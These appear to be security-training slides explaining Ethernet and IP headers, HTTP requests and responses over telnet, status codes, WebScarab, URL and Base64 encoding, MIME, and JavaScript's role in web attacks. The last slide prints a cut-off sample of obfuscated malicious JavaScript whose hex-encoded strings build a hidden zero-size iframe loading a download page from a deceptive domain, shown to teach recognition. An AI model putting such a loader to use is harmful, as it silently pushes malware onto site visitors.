
IEEE 802.3

7 octet	1	6	6	2	46 – 1500	4
Preamble	SFD	MAC destination	MAC source	Type Length	data	FCS

IP Header



TCP Header



UDP Header



ICMP Header



- Open your command prompt
 - Type “telnet”
 - Type “set localecho”

- Access port 80 of server by using telnet client
 - Type “open 192.168.10.10 80”
 - then exactly type “GET / HTTP/1.1”
 - after that “host: sv.aots”
 - Then, enter enter twice 😊

- See the result.

Inside of HTTP protocol



- HTTP Version uses “<major>.<minor>” numbering scheme
 - E.g.) 1.0 1.1
- HTTP Version Format
 - HTTP-Version = “HTTP” “/” “<major>” “.” “<minor>”
 - major and minor version should be a number
 - HTTP/1.1
- HTTP/2.4 < HTTP/2.13
 - why ?
- HTTP/2.04 should not be sent

- http scheme is used to locate network resources via HTTP

```
http_URL = "http:" "//" host [ ":" port ] [ abs_path [ "?" query ] ]
```

- default port is 80
- empty abs_path is equivalent to "/"
- 3 examples

```
http://abc.com:80/~smith/home.html
```

```
http://ABC.com/%7Esmith/home.html
```

```
http://ABC.com:/%7esmith/home.html
```

NOTE: ~ = %7E by URL encoding method

■ HTTP applications have historically allowed three different formats

Sun, 06 Nov 1994 08:49:37 GMT ; RFC 822, updated by RFC 1123

Sunday, 06-Nov-94 08:49:37 GMT ; RFC 850, obsoleted by RFC 1036

Sun Nov 6 08:49:37 1994 ; ANSI C's asctime() format

- All HTTP date/time stamps must use GMT timezone
 - GMT = UTC for HTTP purpose

- A request message from a client to a server includes, within the first line of that message, the method to be applied to the resource, the identifier of the resource, and the protocol version in use.
- Request = Request-Line ; Section 5.1
*((general-header ; Section 4.5
| request-header ; Section 5.3
| entity-header) CRLF) ; Section 7.1
CRLF
[message-body] ; Section 4.3

- The Request-Line begins with a method token, followed by the Request-URI and the protocol version, and ending with CRLF. The elements are separated by SP characters. No CR or LF is allowed except in the final CRLF sequence.

Request-Line = Method SP Request-URI SP HTTP-Version CRLF

- SP = Space = “ ”

- ex)

GET / HTTP/1.1

- The Method token indicates the method to be performed on the resource identified by the Request-URI. The method is case-sensitive.
- Method
 - OPTIONS
 - GET
 - HEAD
 - POST
 - PUT
 - DELETE
 - TRACE
 - CONNECTand extension-method

for more detail later...

- The Request-URI is a Uniform Resource Identifier (section 3.2) and identifies the resource upon which to apply the request.

Request-URI = "*" | absoluteURI | abs_path | authority

- * will used like below
 - OPTIONS * HTTP/1.1
- The absoluteURI form is REQUIRED when the request is being made to a proxy.
 - GET http://www.w3.org/pub/WWW/TheProject.html HTTP/1.1
- abs_path is normal use

```
GET /pub/WWW/TheProject.html HTTP/1.1
Host: www.w3.org
```

- The authority form is only used by the CONNECT method

Request Header Fields (too many !)

```
request-header = Accept           ; Section 14.1
                  | Accept-Charset ; Section 14.2
                  | Accept-Encoding ; Section 14.3
                  | Accept-Language ; Section 14.4
                  | Authorization  ; Section 14.8
                  | Expect         ; Section 14.20
                  | From           ; Section 14.22
                  | Host           ; Section 14.23
                  | If-Match       ; Section 14.24
                  | If-Modified-Since ; Section 14.25
                  | If-None-Match  ; Section 14.26
                  | If-Range       ; Section 14.27
                  | If-Unmodified-Since ; Section 14.28
                  | Max-Forwards   ; Section 14.31
                  | Proxy-Authorization ; Section 14.34
                  | Range          ; Section 14.35
                  | Referer        ; Section 14.36
                  | TE             ; Section 14.39
                  | User-Agent     ; Section 14.43
```

- Server responds with an HTTP response message as below:

Response = Status-Line ; Section 6.1
 *((general-header ; Section 4.5
 | response-header ; Section 6.2
 | entity-header) CRLF) ; Section 7.1
 CRLF
 [message-body] ; Section 7.2

- The first line of a Response message is the Status-Line, consisting of the protocol version followed by a numeric status code and its associated textual phrase, with each element separated by SP characters. No CR or LF is allowed except in the final CRLF sequence.

Status-Line = HTTP-Version SP Status-Code SP Reason-Phrase CRLF

```
$ telnet localhost 80
Trying 127.0.0.1...
Connected to localhost.localdomain.
Escape character is '^]'.
GET / HTTP/1.1
host: server.example.com

HTTP/1.1 200 OK
Date: Tue, 27 Jan 2009 11:15:04 GMT
Server: Apache/1.3.34 (Debian) PHP/4.4.4-8+etch6 mod_perl/1.29 DAV/1.0.3
Last-Modified: Mon, 23 Oct 2006 07:01:38 GMT
ETag: "2d481d-564-453c68d2"
Accept-Ranges: bytes
Content-Length: 1380
Content-Type: text/html
```

- The Status-Code element is a 3-digit integer result code of the attempt to understand and satisfy the request. The Reason-Phrase is intended to give a short textual description of the Status-Code.
- Status code → computer use
- Reason-Phrase → human read
- The first digit of the Status-Code defines the class of response. The last two digits do not have any categorization role. There are 5 values for the first digit:

- 1xx: Informational
 - Request received, continuing process
- 2xx: Success
 - The action was successfully received, understood, and accepted
- 3xx: Redirection
 - Further action must be taken in order to complete the request
- 4xx: Client Error
 - The request contains bad syntax or cannot be fulfilled
- 5xx: Server Error
 - The server failed to fulfill an apparently valid request

Status code and Reason-Phrase 1/2

100	Continue	302	Found
101	Switching Protocols	303	See Other
200	OK	304	Not Modified
201	Created	305	Use Proxy
202	Accepted	307	Temporary Redirect
203	Non-Authoritative Info	400	Bad Request
204	No Content	401	Unauthorized
205	Reset Content	402	Payment Required
206	Partial Content	403	Forbidden
300	Multiple Choices	404	Not Found
301	Moved Permanently	405	Method not Allowed
		406	Not Acceptable

Status code and Reason-Phrase 2/2

407	Proxy Authentication Required	500	Internal Server Error
408	Request Time-out	501	Not Implemented
409	Conflict	502	Bad Gateway
410	Gone	503	Service Unavailable
411	Length Required	504	Gateway Time-out
412	Precondition Failed	505	HTTP Version not supported
413	Request Entity Too Large		
414	Request-URI Too Large		
415	Unsupported Media Type		
416	Requested range not satisfiable		
417	Expectation Failed		
		extention-code	

Reason-Phrase = *<TEXT, excluding CR, LF>

response-header = Accept-Ranges ; Section 14.5
| Age ; Section 14.6
| ETag ; Section 14.19
| Location ; Section 14.30
| Proxy-Authenticate ; Section 14.33
| Retry-After ; Section 14.37
| Server ; Section 14.38
| Vary ; Section 14.44
| WWW-Authenticate ; Section 14.47

```
entity-header = Allow ; Section 14.7
| Content-Encoding ; Section 14.11
| Content-Language ; Section 14.12
| Content-Length ; Section 14.13
| Content-Location ; Section 14.14
| Content-MD5 ; Section 14.15
| Content-Range ; Section 14.16
| Content-Type ; Section 14.17
| Expires ; Section 14.21
| Last-Modified ; Section 14.29
| extension-header
```

- The OPTIONS method represents a request for information about the communication options available on the request/response chain identified by the Request-URI. This method allows the client to determine the options and/or requirements associated with a resource, or the capabilities of a server, without implying a resource action or initiating a resource retrieval.

```
$ telnet localhost 80
Trying 127.0.0.1...
Connected to localhost.localdomain.
Escape character is '^]'.
OPTIONS * HTTP/1.1
Host: server.domain.name

HTTP/1.1 200 OK
Date: Wed, 28 Jan 2009 06:05:21 GMT
Server: Apache/1.3.34 (Debian) PHP/4.4.4-8+etch6 mod_perl/1.29 DAV/1.0.3
Content-Length: 0
Allow: GET, HEAD, OPTIONS, TRACE
```

Method : GET (most important method to know)

- The GET method means retrieve whatever information (in the form of an entity) is identified by the Request-URI. If the Request-URI refers to a data-producing process, it is the produced data which shall be returned as the entity in the response and not the source text of the process, unless that text happens to be the output of the process.
- GET is usually used to get contents of a URI
 - the most usual way to talk to a web server

Method : GET

(most important method to know)

```
$ telnet localhost 80
Trying 127.0.0.1...
Connected to localhost.localdomain.
Escape character is '^]'.
GET / HTTP/1.1
Host: localhost.localdomain

HTTP/1.1 200 OK
Date: Wed, 28 Jan 2009 06:07:48 GMT
Server: Apache/1.3.34 (Debian) PHP/4.4.4-8+etch6 mod_perl/1.29 DAV/1.0.3
Last-Modified: Mon, 23 Oct 2006 07:01:38 GMT
ETag: "2d481d-564-453c68d2"
Accept-Ranges: bytes
Content-Length: 1380
Content-Type: text/html

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN"
"http://www.w3.org/TR/REC-html40/loose.dtd">
<HTML>
<HEAD>
<TITLE>Index of /</TITLE>
<META NAME="generator", CONTENT="mod_autoindex"> </HEAD>
<BODY bgcolor="#ffffff" text="#000000">

<TABLE><TR><TD bgcolor="#ffffff" class="title">
<FONT size="+3" face="Helvetica,Arial,sans-serif">
<B>Index of /</B></FONT>

</TD></TR></TABLE><PRE><IMG border="0" src="/icons/blank.gif" ALT=" " > <A HREF="?
```

- HEAD returns only “header” part of HTTP response

```
$ telnet localhost 80
Trying 127.0.0.1...
Connected to localhost.localdomain.
Escape character is '^]'.
HEAD / HTTP/1.1
host: server.domain.name

HTTP/1.1 200 OK
Date: Wed, 28 Jan 2009 06:14:01 GMT
Server: Apache/1.3.34 (Debian) PHP/4.4.4-8+etch6 mod_perl/1.29 DAV/1.0.3
Last-Modified: Mon, 23 Oct 2006 07:01:38 GMT
ETag: "2d481d-564-453c68d2"
Accept-Ranges: bytes
Content-Length: 1380
Content-Type: text/html
```

Method : POST

(most important method to know)

- The POST method is used to request that the origin server accept the entity enclosed in the request as a new subordinate of the resource identified by the Request-URI in the Request-Line. POST is designed to allow a uniform method to cover the following functions:
 - Annotation of existing resources;
 - Posting a message to a bulletin board, newsgroup, mailing list, or similar group of articles;
 - Providing a block of data, such as the result of submitting a form, to a data-handling process;
 - Extending a database through an append operation.
- The actual function performed by the POST method is determined by the server and is usually dependent on the Request-URI

Method : POST (most important method to know)

- POST is more advanced than GET request
 - can transfer larger volume of data (e.g. file uploads)
- Doesn't work with every URL – must accept post requests
- HTTP parameters don't appear in URI
 - Slightly more difficult for 3rd party to see submitted data

```
POST program/test.cgi HTTP/1.1
```

```
Host: server.domain.name
```

```
Content-type: application/x-www-form-urlencoded
```

```
value1=15&value2=26
```

request to server

Method : POST
(most important method to know)

```
HTTP/1.1 200 OK Date: Fri, 15 Jan 2008 13:59:07 GMT  
Content-Type: text/plain Content-Length: 2
```

41

response from server

Question: What was this program ?

■ PUT

- similar to POST
- similar to put command of FTP protocol
- not so popular because of security concerns

■ DELETE

- ask server to delete something
- not so popular because of security concerns

■ TRACE

- TRACE reply the exact contents from client
- vulnerability was reported and so is not recommend for use
- see <http://www.kb.cert.org/vuls/id/867593>


■ CONNECT

- use with a proxy that can dynamically switch to being a tunnel

HTTP Exercise

Web analyzer “webscarab”

http://www.owasp.org/index.php/Category:OWASP_WebScarab_Project



The screenshot shows a Mozilla Firefox browser window displaying the OWASP WebScarab Project page. The browser's address bar shows the URL http://www.owasp.org/index.php/Category:OWASP_WebScarab_Project. The page features a navigation menu on the left with links to Home, News, OWASP Projects, Downloads, Local Chapters, Global Committees, AppSec Job Board, AppSec Conferences, Presentations, Video, Get OWASP Books, Get OWASP Gear, Mailing Lists, About OWASP, and Membership. Below the navigation menu is a reference section with links to How To..., Principles, Threat Agents, Attacks, Vulnerabilities, Controls, Activities, and Technologies. The main content area is titled "Category:OWASP WebScarab Project" and includes a sub-header "category" with tabs for "discussion", "view source", and "history". A prominent message from OWASP Books states: "This project has produced a book that can be [downloaded](#) or [purchased](#). Feel free to browse the full [catalog](#) of available OWASP books." Below this is a "Welcome to the WebScarab Project" section, followed by a paragraph describing WebScarab as a framework for analyzing applications using HTTP and HTTPS protocols, written in Java, and portable to many platforms. It details its operation as an intercepting proxy and its ability to intercept both HTTP and HTTPS communication. A link is provided for testing the "Next Generation of WebScarab". A "Contents" section lists: 1 Screenshots, 2 Overview, 3 Download, 4 Features, 5 Training Material, 6 Future development, 7 Extensibility, and 8 Project Contributors. A "Screenshots" section follows, with a link to the "WebScarab Getting Started" guide. At the bottom of the browser window, a search bar is visible with the text "Find:" and buttons for "Next", "Previous", "Highlight all", and "Match case". The status bar at the very bottom shows "Done".

- WebScarab is a framework for analysing applications that communicate using the HTTP and HTTPS protocols. It is written in Java, and is thus portable to many platforms.
- WebScarab comes from OWASP project
 - The Open Web Application Security Project (OWASP) is a worldwide free and open community focused on improving the security of application software.



- URL encoding
 - Also known as “Percent encoding”

- Base64 encoding

- MIME encoding

- Javascript

- Session Management
 - Cookie

■ URL encoding

- mechanism for encoding information in a URL
- same as “Percent-encoding”
- defined in RFC3986 section 2.1
- use for special characters

■ examples

- most famous one “%7e” = “~”
- Second-most famous “%20” = “ ” (space)

URL encoding

SPACE	%20
!	%21
“	%22
#	%23
\$	%24
%	%25
&	%26
‘	%27
(%28
)	%29

*	%2A
+	%2B
,	%2C
/	%2F
:	%3A
;	%3B
<	%3C
=	%3D
>	%3E
?	%3F

@	%40
[%5B
\	%5C
]	%5D
^	%5E
`	%60
{	%7B
	%7C
}	%7D
~	%7E

example of URL encoding

Match of searching google URL and keyword

The screenshot shows a web browser window with the title 'AOTS - Google 検索'. The address bar contains the URL: `http://www.google.co.jp/search?hl=ja&q=AOTS&btnG=Google+検索&lr=&aq=f&oq=`. The search input field contains the keyword 'AOTS'. Below the search bar, the results are categorized under 'ウェブ' (Web). The first result is for 'AOTS 財団法人海外技術者研修協会' (AOTS Japan). The text of the result describes the organization's mission since its founding in 1959. Below the main result, there are links for 'AOTSを知る' (Learn about AOTS) and 'AOTSを利用する' (Use AOTS), with sub-links for '研修センター施設概要' (Training Center Facility Overview) and 'Japanese Language Training'.

ウェブ 画像 地図 ニュース 動画 Gmail more ▼

Google 検索 検索オプション 表示設定

ウェブ全体から検索 日本語のページを検索

ウェブ AOTS の検索結果 約 38

他のキーワード: [aots japan](#) [AOTS研修](#) [AOTS TKC](#) [aots.nihongo](#) [AOTS WBT](#)

[AOTS 財団法人海外技術者研修協会](#)

財団法人海外技術者研修協会は、昭和34年(1959年)創立以来、政府の開発途上国に対する技術協力政策の一環として、開発途上国に必要な資本と技術と雇用を具体的に実現する民間企業の海外事業展開に着目し、開発途上国の産業促進に必要な人材の育成を支援 ...

[www.aots.or.jp/ - 22k - キャッシュ - 関連ページ](#)

[AOTSを知る](#) [AOTSを利用する](#)

[研修センター施設概要](#) [Japanese Language Training](#)

example of URL encoding

! "%#\$%&' - Google 検索

http://www.google.co.jp/search?hl=ja&q=! "%23\$%25%26'&btnG=検索&lr=

リンクの変更

ウェブ 画像 地図 ニュース 動画 Gmail more ▼

Google™ ! "%#\$%&' 検索 検索オプション 表示設定

ウェブ全体から検索 日本語のページを検索

ウェブ ! "%#\$%&' の結果

[& records アンド・レコーズ](#)

UPDATE >CATALOG - 2009.01.19 : MARCHING BAND / SPARK LARGE UPDATE
>CATALOG - 2009.01.19 : TILLY AND THE WALL / O UPDATE >CATALOG - 2008.10.01 : +/
- {PLUS/ MINUS} / XS ON YOUR EYES ...

www.andrecords.jp/ - 5k - キャッシュ - 関連ページ

[PHP SAMPLES & TIPS](#)

文字コード変換ライブラリcode.phpsの配布、インストール、メモやTIPSを公開。

example of URL encoding

日本語 - Google 検索

http://www.google.co.jp/search?hl=ja&q=日本語&btnG=検索&lr=

リンクの変更

ウェブ 画像 地図 ニュース 動画 Gmail more ▾

Google 日本語 検索 検索オプション 表示設定

ウェブ全体から検索 日本語のページを検索

ウェブ 日本語 の検索結果

他のキーワード: [youtube 日本語](#) [gom player 日本語](#) [you tube 日本語](#) [avast 日本語](#) [winamp 日本語](#)

[日本語 - Wikipedia](#)

日本語が使えなければ、日本では日常生活にも大いに支障を来すため、日本手話を母語とする者、外国から帰化した者などを除いて、ほぼ全ての日本在住者は日本語を第一言語とする。使用者は、正確な統計こそ取られていないが、日本国内の人口、および海外に ...

[ja.wikipedia.org/wiki/日本語 - 455k - キャッシュ - 関連ページ](#)

[メインページ - Wikipedia](#)

English(英語) - Deutsch(ドイツ語) - Français(フランス語) - Polski(ポーランド語) - 日本語 -

http://www.google.co.jp/search?hl=ja&q=%E6%97%A5%E6%9C%AC%E8%AA%9E&btnG=Google+%E6%A4%9C%E7%B4%A2&lr=&aq=f&oq=

- Base64 is a popular way of encoding binary data as text data
 - Widely used for e-mail file attach mechanism
 - file size will increase to 1.5 times of original file.
 - ex) 1MB binary data comes with 1.5MB base64 text data
 - RFC3548 is a reference

```
$ echo -n "hello world" | base64-encode  
aGVsbG8gd29ybGQ=
```

Base64 encode example (text file attached email example)

```
Date: Wed, 28 Jan 2009 18:25:37 +0900 (JST)
Message-Id: <20090128.182537.7a@jpcert.or.jp>
To: user@jpcert.or.jp
From: user@jpcert.or.jp
Mime-Version: 1.0
Content-Type: Multipart/Mixed;
  boundary="---Next_Part(Wed_Jan_28_18_25_37_2009_697)---"
Content-Transfer-Encoding: 7bit
Status:
```

```
-----Next_Part(Wed_Jan_28_18_25_37_2009_697)---
Content-Type: Text/Plain; charset=us-ascii
Content-Transfer-Encoding: 7bit
```

test

```
-----Next_Part(Wed_Jan_28_18_25_37_2009_697)---
Content-Type: Text/Plain; charset=us-ascii
Content-Transfer-Encoding: 7bit
Content-Disposition: inline; filename="test.txt"
```

abcdefg hijklmn opqrstu vwxyz

```
-----Next_Part(Wed_Jan_28_18_25_37_2009_697)-----
```

Date: Wed, 28 Jan 2009 18:29:08 +0900 (JST)
Message-Id: <200012.8908.74742.user@jpcert.or.jp>
To: user@jpcert.or.jp
From: user@jpcert.or.jp
Mime-Version: 1.0
Content-Type: Multipart/Mixed;
boundary="--Next_Part(Wed_Jan_28_18_29_08_2009_586)---"
Content-Transfer-Encoding: 7bit
Status:

-----Next_Part(Wed_Jan_28_18_29_08_2009_586)---
Content-Type: Text/Plain; charset=us-ascii
Content-Transfer-Encoding: 7bit

test2

-----Next_Part(Wed_Jan_28_18_29_08_2009_586)---

Content-Type: Application/Octet-Stream
Content-Transfer-Encoding: base64
Content-Disposition: attachment; filename="test.tar"

dGVzdC50eHQAAA
AAADAwMDA2NjQAMDAwMTc1
MQAwMDAxNzUxADAwMDAwMDAwMDQwADExMTQwMDIyMDY3ADAxMjA0MwAgMAAAAAAAAAAAAAAAAAAAAA
AA
AAB1c3RhciAgAGthbWF0eQAAAAAAAAAAAAAAAAAAAA
(very long !! by kamata)
AAAAAAAAAAAAAAAAAAAAa2FtYXRhAA
AA
AA
AAK
CmFiY2RlZmVzIGlqa2xtbiBvcHFyc3R1IHZ3eHl6CgAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

-----Next_Part(Wed_Jan_28_18_29_08_2009_586)-----

- Multipurpose Internet Mail Extensions (MIME) is an Internet standard that extends the format of e-mail to support:
 - Text in character sets other than ASCII
 - Non-text attachments
 - Message bodies with multiple parts
 - Header information in non-ASCII character sets
- The content types defined by MIME standards are also of importance outside of e-mail, such as in communication protocols like HTTP for the World Wide Web. HTTP requires that data be transmitted in the context of e-mail-like messages, even though the data may not actually be e-mail.
- MIME is specified in six linked RFC memoranda: RFC 2045, RFC 2046, RFC 2047, RFC 4288, RFC 4289 and RFC 2049, which together define the specifications.

■ MIME encode

- E-mail header
- Subject:
 - Subject: =?utf-8?Q?=A1Hola,_se=F1or!?=

■ Multipart message

- E-mail example

■ MIME TYPES

- /etc/mime.types on linux operating system

■ JavaScript

- JavaScript is a scripting language widely used for client-side web development.
- Easiest example

```
<script type="text/javascript">  
    document.write('Hello World!');  
</script>
```

■ One of the key technology of malicious web activity

- Many malicious technique are possible
- Obfuscation
- Not only web browser
 - PDFs, Office documents and other products use in the background

Example of encoded Javascript

```
[encode] ↵
var _0xe79a=["%x68%x74%x74%x70%x3A%x2F%x2F%x6D%x73%x2E%x62%x69%x7A%x2F", "%x3C%x68%x74%x6D%x6C%x3E%x3
2%x6F%x64%x79%x3E%x3C%x69%x66%x72%x61%x6D%x65%x20%x73%x72%x63%x3D%x22%x68%x74%x74%x70%x3A%x2F%x2F%x7
7%x77%x2E%x77%x69%x6E%x64%x6F%x77%x73%x64%x65%x66%x65%x6E%x64%x65%x72%x2E%x62%x69%x7A%x2F%x64%x6F%x7
E%x6C%x6F%x61%x64%x2E%x70%x68%x70%x22%x20%x77%x69%x64%x74%x68%x3D%x30%x20%x68%x65%x69%x67%x68%x74%x3
0%x20%x66%x72%x61%x6D%x65%x62%x6F%x72%x64%x65%x72%x3D%x30%x3E%x3C%x2F%x69%x66%x72%x61%x6D%x65%x3E%x3
2%x6F%x64%x79%x3E%x3C%x2F%x68%x74%x6D%x6C%x3E", "%x6E%x65%x77%x73", "%x73%x63%x61%x6E%x72%x65%x73%x75%
x74%x2E%x67%x69%x66", "%x3C%x73%x63%x72%x69%x70%x74%x20%x74%x79%x70%x65%x3D%x22%x74%x65%x78%x74%x2F%x
61%x76%x61%x73%x63%x72%x69%x70%x74%x22%x20%x73%x72%x63%x3D%x22", "%x6A%x73%x2F%x70%x72%x6F%x74%x6F%x7
9%x70%x65%x2E%x6A%x73%x22%x3E%x3C%x2F%x73%x63%x72%x69%x70%x74%x3E", "%x77%x72%x69%x74%x65%x6C%x6E", "%
x73%x2F%x73%x63%x72%x69%x70%x74%x61%x63%x75%x6C%x6F%x75%x73%x2E%x6A%x73%x3F%x6C%x6F%x61%x64%x3D%x65%
x66%x65%x63%x74%x73%x2C%x62%x75%x69%x6C%x64%x65%x72%x22%x3E%x3C%x2F%x73%x63%x72%x69%x70%x74%x3E", "%x
73%x2F%x6C%x69%x61%x68%x74%x62%x6F%x78%x2E%x6A%x73%x22%x3E%x3C%x2F%x73%x63%x72%x69%x70%x74%x3E", "%x3
C%x69%x6E%x6B%x20%x72%x65%x6C%x3D%x22%x73%x74%x79%x6C%x65%x73%x68%x65%x65%x74%x22%x20%x68%x72%x65%x6
